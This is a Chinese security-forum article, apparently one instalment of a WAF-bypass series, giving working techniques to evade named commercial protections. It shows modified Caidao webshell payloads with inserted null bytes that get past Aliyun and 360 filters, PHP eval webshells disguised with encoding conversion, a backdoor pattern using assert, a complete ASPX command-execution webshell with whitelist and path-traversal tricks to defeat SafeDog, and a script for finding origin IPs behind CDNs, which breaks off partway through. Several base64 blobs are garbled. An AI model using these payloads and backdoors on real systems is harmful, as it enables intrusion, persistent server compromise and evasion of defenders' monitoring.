

先知技术社区独家发表本文，如需要转载，请先联系先知技术社区授权；未经授权请勿转载。

先知技术社区投稿邮箱：Aliyun_xianzhi@service.alibaba.com；

【独家连载】我的WafBypass之道（Misc篇）

- Author: Tr3jer_CongRong
- Blog: www.Thinkings.org
- 第一篇《【独家连载】我的WafBypass之道（SQL注入篇）》地址：<https://xianzhi.aliyun.com/forum/read/349.html>
- 第二篇《【独家连载】我的WafBypass之道（upload篇）》地址：<https://xianzhi.aliyun.com/forum/read/458.html>

0x00 前言

I am back ... 再不出这篇就要被笑然老板吊打了 ... 本来这一篇打算写免杀的。考虑了下既然是预期最后一篇那就写个汇总和一些偏门的吧。并且在编写本文时将前两篇进行了增改。本文主要讲以下几点，也是讲的并不全，但是实用。对其进行简单的阐述下：

- Bypass 菜刀连接拦截

多数waf对请求进行检测时由于事先早已纳入了像菜刀这样的样本。通常waf对这块的检测就是基于样本，所以过于死板。

- webshell 免杀

讲webshell免杀也就直接写写姿势，一些特性功能、畸形语法、生僻函数比如回调等绕过查杀语法，不断变种、变种、变种。。。 （混淆太恶心了，将其拿到实战上的人是怎么想的？）

- Bypass 禁止执行程序

黑客在进行提权时，主机防护软件安全狗、星外等会进行拦截。原理上都是基于黑白名单进行拦截敏感的程序调用。

- Bypass CDN查找原IP

cdn隐藏了原ip，在某种情况上使黑客无法做不正当勾当，那么自然就有各种绕过的方法。在这里附上一些靠谱的姿势和小工具。

0x01 Bypass 菜刀连接拦截

这里写两个案例，分别稍加修改菜刀的连接原始数据达到Bypass，very simple。证明拦截规则不能写的原样照搬，一个简单的一句话，并基于市面最广的菜刀为样本进行连接：

```
a=@eval%01(base64_decode($_POST[z0]));& z0=QGluuY9zXQolmRpc3BsYXifZxJyb3JzliwiMCipO0BzZXRfdGltZV9saW1pdCgwKTTAc2V0X21hZ2ljX3F1b3Ric19ydW50aW1kDApO2VjaG8oi0%2BClpozsKRd1kaXJuYW1lKCRfU0VSvkVSWyJtQ1JJUFRfRkIMRU5BTUUiXSk7aWYoJEQ9PSliKSREPWfpcm5hbWUoJf9TRVJlBlBBVEhfVFJBTINMQVRFRcJdKTskUj0ielyRefVx0ljpzIhdHloJFQsMCwxkSE9i8lKxtmb3JlYWNoKHjhmdlKCJBlwiWlplGFzICRMKWimkGlx2RpccigleyRMTtkSkku49lnskTH06lj9FluPSJcdCi7JHU9KGZ1bmNoaW9uX2V4aN0cygnG9zaXhfZ2V0ZWdpZCcpkT9AcG9zaXhfZ2V0chd1aWQoQHBvc2l4X2dIdGVtaWQoKSk6Jyc7JHVzcj0oJHUpPyR1WyduYw1J106QGdidF9jdXJyZW50X3VzZXioKtskUj49cGhwX3VuYyW1lKCK7JFluPSIoeYRtc3J9KSi7cHJpbnQgJfI7O2VjaG8oinw8LSpO2RpZSgpOw==>IC:/php/WWW C:D:Z: Windows NT WIN-9GOT1BTSUS4 6.0 build 6002 (Windows Server 2008 Standard Edition Service Pack 2) i586/Administrator|<
```

阿里云盾：

这个post数据是绝对会被云盾拦截的：

! 405 很抱歉，由于您访问的URL有可能对网站造成安全威胁，您的访问被阻断。



基于waf专员智力水平，肯定不是简单处理下请求就能绕过的。这里先将请求拆分，分别进行请求看看：

```
@eval%01(base64_decode($_POST[z0]));
```

测试发现过滤了eval这个函数，有意思的是eval%01(能被拦截肯定是因为原样照搬了这个菜刀的规则。而且只要在左括号前面插入%00就不会拦截，也就是：

```
@eval%00(base64_decode%00($_POST[z0]));
```

接下来就是绕过后面这段base64了，这段base64解密是段调用机器信息的php代码，拦截的有点暴力也很正常。话说回来，发现云盾能够将这段base64一段一段识别的，是

智能还是只是基于菜刀的样本？

```
QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIp 拦截
QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMC%01Ip 不拦截
QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMC%01Ip00BzZXRfdGltZV9saW1pdC
gwKTtAc2V0X21hZ2lJX3F1b3Rlc19ydW50aW1lKDAp02VjaG8oIi0%2BfCIp 拦截
QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMC%01Ip00BzZXRfdGltZV9saW1pdC
gwKTtAc2V0X21hZ2lJX3F1b3Rlc19ydW50aW1lKDAp02VjaG8oIi0%2BfCIp0zskR
D1kaXJuYW1lKCRfu0VSvkvSwyJTQ1JJUFRfrk1MRU5BTUUixSk7awYoJEQ9PSIiKS
REPWPCM5hbWUoJF9TRVJWRVJbIlBBVEhfVFJBTlNMQVRFRCJdKTskUj0ieyREFVx
0IjtpZihzdWJzdHioJEQsMCwxKSE9Ii8iKxtmb3JlYWNoKHJhbmdlKCJBIiwiWiIp
IGFzICRMKWlmKGlx2RpCigieyRMfToikSkkUi49InskTH06Ijt9JFIuPSJcdCI7J
HU9KGZ1bmN0aW9uX2V4aXN0cygncG9zaXhfZ2V0ZwdpZCcpKT9AcG9zaXhfZ2V0ch
d1aWQoQHBvc2l4X2dldGV1aWQoKSk6Jyc7JHVzcj0oJHUpPyR1WduYW1lJ106Qgd
ldF9jdXJyZW50X3VzZXIoKTskUi49cGhwX3VuYW1lKCK7JFIuPSIoeyR1c3J9KSI7
cHJpbnQgJFI702VjaG8oInw8LSIp02RpZSgp0w== 拦截
```



很抱歉，由于您访问的URL有可能对网站造成安全威胁，您的访问被阻断。



将这段base64三个字符三个字符挨个fuzz发现在%2B前面插入就不会拦截了：

```
QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMC%01Ip00BzZXRfdGltZV9saW1pdC
gwKTtAc2V0X21hZ2lJX3F1b3Rlc19ydW50aW1lKDAp02VjaG8oIi0%01%2B
```

所以，因为云盾没匹配到菜刀的样本，只要将%01这样的空字符插对地方的话，就可以绕过了：

```
a=@eval%00(base64_decode%00($_POST[z0]));&z0=QGluaV9zZXQoImRpc3Bs
YXlfZXJyb3JzIiwiMC%01Ip00BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2lJX3
F1b3Rlc19ydW50aW1lKDAp02VjaG8oIi0%01%2BfCIp0zskRD1kaXJuYW1lKCRfu0
VSVkvSwyJTQ1JJUFRfrk1MRU5BTUUixSk7awYoJEQ9PSIiKSREPWPCM5hbWUoJF9
TRVJWRVJbIlBBVEhfVFJBTlNMQVRFRCJdKTskUj0ieyREFVx0IjtpZihzdWJzdHio
JEQsMCwxKSE9Ii8iKxtmb3JlYWNoKHJhbmdlKCJBIiwiWiIpIGFzICRMKWlmKGlx2
```

2RpcigieyRMfToiKSkkUi49InskTH06Ijt9JFIuPSJcdCI7JHU9KGZ1bmN0aW9uX2V4aXN0cygncG9zaXhfZ2V0ZWdpZCcpKT9AcG9zaXhfZ2V0cHd1aWQoQHBvc2l4X2dldGV1aWQoKSkt9Jyc7JHVzcj0oJHUpPyR1WyduYW1lJ106QGdldF9jdXJyZW50X3VzXIoKtskUi49cGhwX3VuYw1lKc7JFIuPSIoeYR1c3J9KSI7cHJpbnQgJFI702VjaG8oInw8LSip02RpZSgp0w==

The screenshot shows a web interface for sending a POST request. The URL is set to `http://10.211.55.17:9096/ddd.php`. The 'Post data' field contains a long, encoded string of base64-decoded PHP code. The code includes various functions like `eval`, `base64_decode`, and `mcrypt_encrypt`, along with file operations and system calls. The interface includes checkboxes for 'Enable Post data' and 'Enable Referrer', and buttons for 'ActivateCryptoSelector', 'Select an option', and 'Encode/Decode'.

This screenshot shows a similar exploit tool interface, but the URL is now `https://cm.thecover.cn/login?redirect=`. The 'Post data' field contains the same encoded exploit code. The interface includes checkboxes for 'Enable Post data' and 'Enable Referrer', and buttons for 'ActivateCryptoSelector', 'Select an option', and 'Encode/Decode'. A red arrow points from the top of the page towards the exploit code area.

当然，图方便可以再根据这个绕过规则改下菜刀。

004579A5	. E8 66A6FAFF	call caidao.00402010	
004579AA	. 8B00	mov eax,dword ptr ds:[eax]	
004579AC	. 8B4C24 18	mov ecx,dword ptr ss:[esp+0x18]	
004579B0	. 50	push eax	
004579B1	. 51	push ecx	
004579B2	. 8D5424 18	lea edx,dword ptr ss:[esp+0x18]	
004579B6	. 68 B8E74900	push caidao.0049E7B8	@ini_set("display_
004579BB	. 52	push edx	caidao.<ModuleEnt
004579BC	. C64424 68 03	mov byte ptr ss:[esp+0x68],0x3	
004579C1	. E8 14020000	call <jmp.&MFC42u.#2810>	
004579C6	. 83C4 10	add esp,0x10	
004579C9	. 8D4C24 3C	lea ecx,dword ptr ss:[esp+0x3C]	
004579CD	. 885C24 58	mov byte ptr ss:[esp+0x58],bl	
004579D1	. E8 E0D10000	call <jmp.&MFC42u.#800>	

0049E7B8=caidao.0049E7B8 (UNICODE "@ini_set("display_errors","0");@set_time_limit(0);")

地址	HEX 数据	UNICODE
0049E7B8	40 00 69 00 6E 00 69 00 5F 00 73 00 65 00 74 00	@ini_set
0049E7C8	28 00 22 00 64 00 69 00 73 00 70 00 6C 00 61 00	("display_
0049E7D8	79 00 5F 00 65 00 72 00 72 00 6F 00 72 00 73 00	errors
0049E7E8	22 00 2C 00 22 00 30 00 22 00 29 00 3B 00 40 00	","","0");@
0049E7F8	73 00 65 00 74 00 5F 00 74 00 69 00 6D 00 65 00	set_time
0049E808	5F 00 6C 00 69 00 6D 00 69 00 74 00 28 00 30 00	_limit(0
0049E818	29 00 3B 00 40 00 73 00 65 00 74 00 5F 00 6D 00);@set_m
0049E828	61 00 67 00 69 00 63 00 5F 00 71 00 75 00 6F 00	agic_quo
0049E838	74 00 65 00 73 00 5F 00 72 00 75 00 6E 00 74 00	tes_runt
0049E848	69 00 6D 00 65 00 28 00 30 00 29 00 3B 00 65 00	ime(0);e
0049E858	63 00 68 00 6F 00 28 00 22 00 2D 00 3E 00 7C 00	cho(">

M1 M2 M3 M4 M5 Command: [下拉菜单] VA: 0019FF84 -> 0019FF88 Size: (0x0004 - 00004 bytes) # (0x0001 - 00001 dwords)

360主机卫士：

主机卫士对菜刀的请求将直接判断为 "AttackType": "Caidao webshell" 样本：

POST /protectclient/uploadattack HTTP/1.0
Host: guard.yiqikuai.cn
Content-type: application/x-www-form-urlencoded
Content-length: 224
log={"clientip":"192.168.199.225","host":"192.168.199.199","url":"/shell.php","method":"POST","AttackType":"Caidao webshell","attack_info":@"eval.(base64_decode(\$_post[","ruleid":1013,"ver":0.9.0_win apache","safever":36])HTTP/1.1 200 OK
Server: nginx/1.2.9
Date: Mon, 01 Aug 2016 02:31:22 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 11
Connection: close
{"state":1}

Frame 903: 418 bytes on wire (3344 bits), 418 bytes captured (3344 bits)
Interface id: 0 (en0)
Encapsulation type: Ethernet (1)
Arrival Time: Aug 1, 2016 10:31:23.482536000 CST
[Time shift for this packet: 0.000000000 seconds]
Epoch Time: 1470018683.482536000 seconds
[Time delta from previous captured frame: 0.000189000 seconds]
[Time delta from previous displayed frame: 0.000189000 seconds]
[Time since reference or first frame: 190.788487000 seconds]
Frame Number: 903
Frame Length: 418 bytes (3344 bits)
Capture Length: 418 bytes (3344 bits)

```

0000 d4 ee 07 0c f2 8c 34 36 3b c8 a2 d0 08 00 45 00 ....40
0010 01 94 0a f7 40 00 80 06 9b 61 c0 a8 c7 c7 65 c7 ....@...
0020 64 d4 04 2a 00 50 e4 4c 89 57 b7 76 83 47 50 18 d...*P.I.
0030 ff ff 52 0a 00 00 50 4f 53 54 20 2f 70 72 6f 74 ..R...P.
0040 65 63 74 63 6c 69 65 66 74 2f 75 70 6c 6f 61 64 ectclien
0050 61 74 74 61 63 6b 20 48 54 54 50 2f 32 2e 30 0d attack
0060 0a 48 6f 73 74 3a 20 67 75 61 72 64 2e 79 69 71 .Host: g
0070 69 6b 75 61 69 2e 63 6e 0d 0a 43 6f 6e ikuai.c
0080 74 2d 74 79 70 65 3a 20 61 70 70 6c 69 63 61 74 t-type:
0090 69 6f 66 2f 78 2d 77 77 77 2d 66 6f 72 6d 2d 75 ion/x-w
00a0 72 6c 65 6e 63 6f 44 66 64 0d 43 6f 6e 74 65 rlenco
00b0 6e 74 2d 6c 65 6e 67 74 68 3a 20 32 32 34 0d 0a nt-length
00c0 0d 0a 6c 6f 67 3d 7b 22 63 6c 69 65 66 74 69 70 ..log={"_
00d0 22 3a 22 31 39 32 2e 31 36 38 2e 31 39 39 2e 32 ":"192.
00e0 32 35 22 2c 22 68 6f 73 74 22 3a 22 31 39 32 2e 25","ho
00f0 31 36 38 2e 31 39 39 2e 31 39 39 22 2c 22 75 72 168.199.

```

Entire conv [下拉菜单] 显示数据为 ASCII [下拉菜单] 流 56 [下拉菜单] 查找: [输入框] 查找下一个(N) [按钮] Close [按钮]

在eval函数前面插入任意urlencode的字符即可绕过：

Post data

```
a=@%01eval(base64_decode($_POST[z0]))&
z0=OGLuaV9zZXQolmRpc3b3yXfZXjb3JzliwiMCIp00bzZXRfdGtZV9saW1pdCgwKTAc2VOX21nZ2jX3F1b3Ric19ydW50aW1lKDapO2VjaGbol0+Cip0zsKD1kaXJuYW1lKCRU0SVkVSWyJtQ1JJUFRkIMRU5BTU
UIxs7awYoJE9PSlKSRPWRpm5hBWUoJF9TRVJWRVJbLIBVHeVFJBtNMQVRFCJdK7skUjoleyREFvX0ltpZlhzwJzdhloEQsmCwxsKSE9i8KXtmbsJlYWNohKJhbdIKCBlwiWlipGfzICRMKlwimGizX2Rpccigle
yRMToIKSkUj49InsKTH06j9JFluPSJcdC17JU9KGZ1bmNoaW9uXZ2V4aXN0cyngr9zaXhfz22VOZ2WdpZCcpKT9acG9zaXhfz22VOCHd1aWQoQBvc2l4X2dldGVlaWQoKSk6Jyc7JHvzcjoJHUpPyR1WyduYW1IJ108QG
dIdF9jdXJyZw50X3zzXiokTsUj49sGhwX3VuYW1lKCK7JFluPSloeyR1c3J9KS7chJpbnQgJF1702VjaG8olnw8LSp02RpZSgpOw==
```

0x02 webshell免杀

免杀基于主机防护软件，这里拿安全狗、云锁、主机卫士举个可用的例子：

```
mb_convert_encoding( $str, $encoding1,$encoding2 )
```

这个函数用于编码转换的处理，验证下这个函数：

```
1 ?php
2 $str = "呵呵";
3
4 $str1 = mb_convert_encoding($str,"EUC-JP");
5
6 echo mb_detect_encoding($str1,array("UTF-16BE","UTF-8","EUC-JP","JIS"));
7 ?>
```

NORMAL ➤ ./zz.php ➤ unix < utf-8 < php ➤ 14% ➤ 1:1

```
→ WWW php zz.php
EUC-JP%
→ WWW
```

这个图证明的不够的话再来一个，UTF-16BE、UTF-16LE编码不管中英文的字符每个字符都是占两个字节，那么说回这个函数，支持转换的编码很全的，使用这个函数转换成UTF-16BE看看。

A screenshot of a terminal window titled "vim (vim)". The code in the editor is:

```
1 <?php
2 $str = "aaa";
3
4 $str1 = mb_convert_encoding($str,"UTF-16BE");
5 echo strlen($str1);
6 ?>
```

The terminal output shows the command "NORMAL > ./zz.php" and the result "zz.php" 6L, 90C written. Below the terminal is a file browser showing a file named "WWW".

为了用户体验，主机防护软件对eval这类函数只要不被外部可控就不会被拦截：

```
$str=1;
```

```
@eval($str);
```

但只要外部可控就会被拦截。

A screenshot of a web-based security scanner interface. The main message is "本次扫描发现 1 个危险文件，建议马上清理！". There are tabs for "网页木马" (highlighted), "网页挂马", "网页黑链", and "畸形文件". A green button says "立即隔离". Below the tabs is a table with columns: 文件名, 类别, 描述, 已处理. One row is shown: C:/php/WWW//zz.php, e. 4, [eval一句话木马 ...], 否. At the bottom is a smaller terminal window showing the same PHP code as the first one.

经过处理后即可绕过：


```
$str=base64_decode("cGhwaW5mbbygp0w==");
//$str=base64_decode(base64_encode($_POST['a']));
$str1=mb_convert_encoding($str, "GBK");
```

```
@eval($str1);
```

安全狗：



主机卫士：



云锁：

The screenshot shows the SafeDog server inspection interface. At the top, it displays a score of 99 with a green icon, indicating a high level of security. Below the score, it says "共检查 980 项, 待解决问题 4 项". On the right, there are buttons for "一键修复" (One-click Repair) and "重新巡检" (Re-inspect). The main content area is titled "服务器安全检查" (Server Security Check) and "网站安全检查" (Website Security Check). Under "网站安全检查", it says "安全 965个文件没有发现问题" (965 files have no problems). A code editor window titled "3. vim zz.php (vim)" is open, showing the following PHP exploit code:

```
1 <?php
2 $str=base64_decode(base64_encode($_POST['a']));
3
4 $str1=mb_convert_encoding($str, "GBK");
5
6 @eval($str1);
7 ?>
```

个人是不会使用这么蠢的后门或者混淆加密什么的，因为开发者后期维护代码时还是有可能被查到的，这里只是举个例子。推荐几个方案就是间接利用程序自身来做后门（改的越少越好 / 最好不要使用增添新文件的方式）：

利用404页面

在正常程序中多次调用GET、POST、Cookie的代码里：

```
//$a=$_POST['a'];
//%b=$_POST['b'];
$a($b); //a=assert&b=phpinfo()
```

利用ADS流

利用.user.ini //wooyun-drops-tips-3424

0x03 Bypass 禁止执行程序

这里以Safedog为例，最新版Safedog IIS 4.0已经不显示禁止IIS执行程序的白名单了：



找了个之前的版本搬一下白名单列表：

```
%windows%Microsoft.NET/Framework/v1.1.4322/aspnet_wp.exe
%windows%Microsoft.NET/Framework/v1.1.4322/csc.exe
%windows%Microsoft.NET/Framework/v1.1.4322/vbc.exe
%windows%Microsoft.NET/Framework/v2.0.50727/aspnet_wp.exe
%windows%Microsoft.NET/Framework/v2.0.50727/csc.exe
%windows%Microsoft.NET/Framework/v2.0.50727/vbc.exe
%windows%Microsoft.NET/Framework/v4.0.30319/aspnet_wp.exe
%windows%Microsoft.NET/Framework/v4.0.30319/csc.exe
%windows%Microsoft.NET/Framework/v4.0.30319/vbc.exe
%windows%system32/drwatson.exe
%windows%system32/drwtsn32
%windows%system32/drwtsn32.exe
%windows%system32/vsjitdebugger.exe
C:/Windows/Microsoft.Net/Framework/v3.5/csc.exe
C:/Windows/Microsoft.Net/Framework/v3.5/vbc.exe
```

首先一个执行cmd小马：

```
<%@ Page Language="C#" Debug="true" Trace="false" %>
<%@ Import Namespace="System.Diagnostics" %>
<script Language="c#" runat="server">

protected void FbhN(object sender, EventArgs e){

    try{

        Process ahAE=new Process();

        ahAE.StartInfo.FileName=path.Value;

        ahAE.StartInfo.Arguments=argm.Value;
```

```
ahAE.StartInfo.UseShellExecute=false;

ahAE.StartInfo.RedirectStandardInput=true;

ahAE.StartInfo.RedirectStandardOutput=true;

ahAE.StartInfo.RedirectStandardError=true;

ahAE.Start();

string Uoc=ahAE.StandardOutput.ReadToEnd();

Uoc=Uoc.Replace("<","<");

Uoc=Uoc.Replace(">",">");

Uoc=Uoc.Replace("\r\n","<br>");

tnQRF.Visible=true;

tnQRF.InnerHtml=<hr width="100%" noshade/><pre>"+Uoc+"
</pre>";

}catch(Exception error){

Response.Write(error.Message);

}


}

</script>

<html>
<head>
<title>cmd webshell</title>
</head>
<body>
<form id="cmd" method="post" runat="server">
<div runat="server" id="vIac">
<p>Path:<br /> <input class="input" runat="server" id="path"
type="text" size="100" value="c:\windows\system32\cmd.exe" />
</p> Param:
<br />
<input class="input" runat="server" id="argm" value="/c Set"
type="text" size="100" />
<asp:button id="YrqL" cssclass="bt" runat="server"
text="Submit" onclick="FbhN" />
<div id="tnQRF" runat="server" visible="false"
enableviewstate="false">
</div>
```

```
</div>
</form>
</body>
</html>
```

拦截：



拒绝访问。

Path:


c:\windows\system32\cmd.exe

Param:

/c Set

Submit

把白名单的内容做为参数进行执行呢：



成功绕过，直接封装到webshell参数上更方便：

```
StartInfo.Arguments=@"/'C:/Windows/Microsoft.NET/Framework/v1.1.4  
322/vbc.exe' " + argm.Value;
```

Load URL: http://192.168.199.199/cmd.aspx

Split URL

Execute

Enable Post data Enable Referrer

ActivateCryptoSelector

Path: c:\windows\system32\cmd.exe

Param: /c Set

```
ALLUSERSPROFILE=C:\Documents and Settings\All Users
APP_POOL_ID=DefaultAppPool
ClusterLog=C:\WINDOWS\Cluster\cluster.log
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=TR3JER-40BC3T48
ComSpec=C:\WINDOWS\system32\cmd.exe
FP_NO_HOST_CHECK=NO
NUMBER_OF_PROCESSORS=4
OS=Windows_NT
Path=C:\Program Files\Parallels\Parallels Tools\Applications;C:\WINDOWS\system32;C:\WINDOWS;C:\WI
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 6 Model 70 Stepping 1, GenuineIntel
```

满足这个白名单并使用路径跳转的方式执行程序也可以绕过：

Load URL: http://192.168.199.199/cmd.aspx

Split URL

Execute

Enable Post data Enable Referrer

ActivateCryptoSelector

Path: C:\WINDOWS\Microsoft.NET\Framework\v1.1.4322\csc.exe..\..\..\..\system32\cmd.exe

Param: /c Set


```
ALLUSERSPROFILE=C:\Documents and Settings\All Users
APP_POOL_ID=DefaultAppPool
ClusterLog=C:\WINDOWS\Cluster\cluster.log
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=TR3JER-40BC3T48
ComSpec=C:\WINDOWS\system32\cmd.exe
FP_NO_HOST_CHECK=NO
NUMBER_OF_PROCESSORS=4
OS=Windows_NT
Path=C:\Program Files\Parallels\Parallels Tools\Applications;C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32'
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 6 Model 70 Stepping 1, GenuineIntel
```

回首这个白名单，这个基于白名单识别有个缺陷就是并不是完全的匹配，而是前面匹配到了则放过。打个比方：可以利用windows的一个特性将可执行的文件改为 .exee，比如我们使用白名单中的 vsjitdebugger.exe 这个文件名，上传一个名为 vsjitdebugger.exee 的cmd即可：

Path: c:\windows\system32\vsjitdebugger.exee

Param: /c Set

```
ALLUSERSPROFILE=C:\Documents and Settings\All Users
APP_POOL_ID=DefaultAppPool
ClusterLog=C:\WINDOWS\Cluster\cluster.log
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=TR3JER-40BC3T48
ComSpec=C:\WINDOWS\system32\cmd.exe
FP_NO_HOST_CHECK=NO
NUMBER_OF_PROCESSORS=4
OS=Windows_NT
Path=C:\Program Files\Parallels\Parallels Tools\Applications;C:\WINDOWS\system32;C:\WINDOWS;C:\WI
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 6 Model 70 Stepping 1, GenuineIntel
```



0x04 Bypass CDN查找原IP

由于cdn不可能覆盖的非常完全，那么可以采用国外多地ping的方式，或者多收集一些小国家的冷门dns然后nslookup domain.com dnsserver。

写了个简单的脚本，首先收集好偏门的dns字典，然后轮训一个目标的方式，输出这些dns查询出的不同结果。

<https://gist.github.com/Tr3jer/98f66fe250eb8b39667f0ef85e4ce5e5>

```
#!/usr/bin/env python
# -*- encoding: utf-8 -*-
#__author__ == Tr3jer_CongRong

import re
import sys
import time
import threading
import dns.resolver

class Bypass_CDN:

    def __init__(self,domain,dns_dict):
        self.domain = domain
        self.myResolver = dns.resolver.Resolver()
        self.dns_list = set([d.strip() for d in open(dns_dict)])
        self.good_dns_list,self.result_ip = set(),set()

    def test_dns_server(self,server):
        self.myResolver.lifetime = self.myResolver.timeout = 2.0
        try:
            self.myResolver.nameservers = [server]
            sys.stdout.write('[+] Check Dns Server %s \r' %
server)
            sys.stdout.flush()
            answer = self.myResolver.query('google-public-dns-
a.google.com')
            if answer[0].address == '8.8.8.8':
                self.good_dns_list.add(server)
        except:
            pass

    def load_dns_server(self):
        print '[+] Load Dns Servers ...'
        threads = []
        for i in self.dns_list:
            threads.append(threading.Thread(target=self.test_dns_server,args=(i,)))


```

```

        for t in threads:
            t.start()
            while True:
                if len(threading.enumerate()) <
len(self.dns_list) / 2:
                    break
                else:
                    time.sleep(1)
        print '\n[+] Release The Thread ...'
        for j in threads: j.join()
        print '[+] %d Dns Servers Available' %
len(self.good_dns_list)

    def ip(self,dns_server):
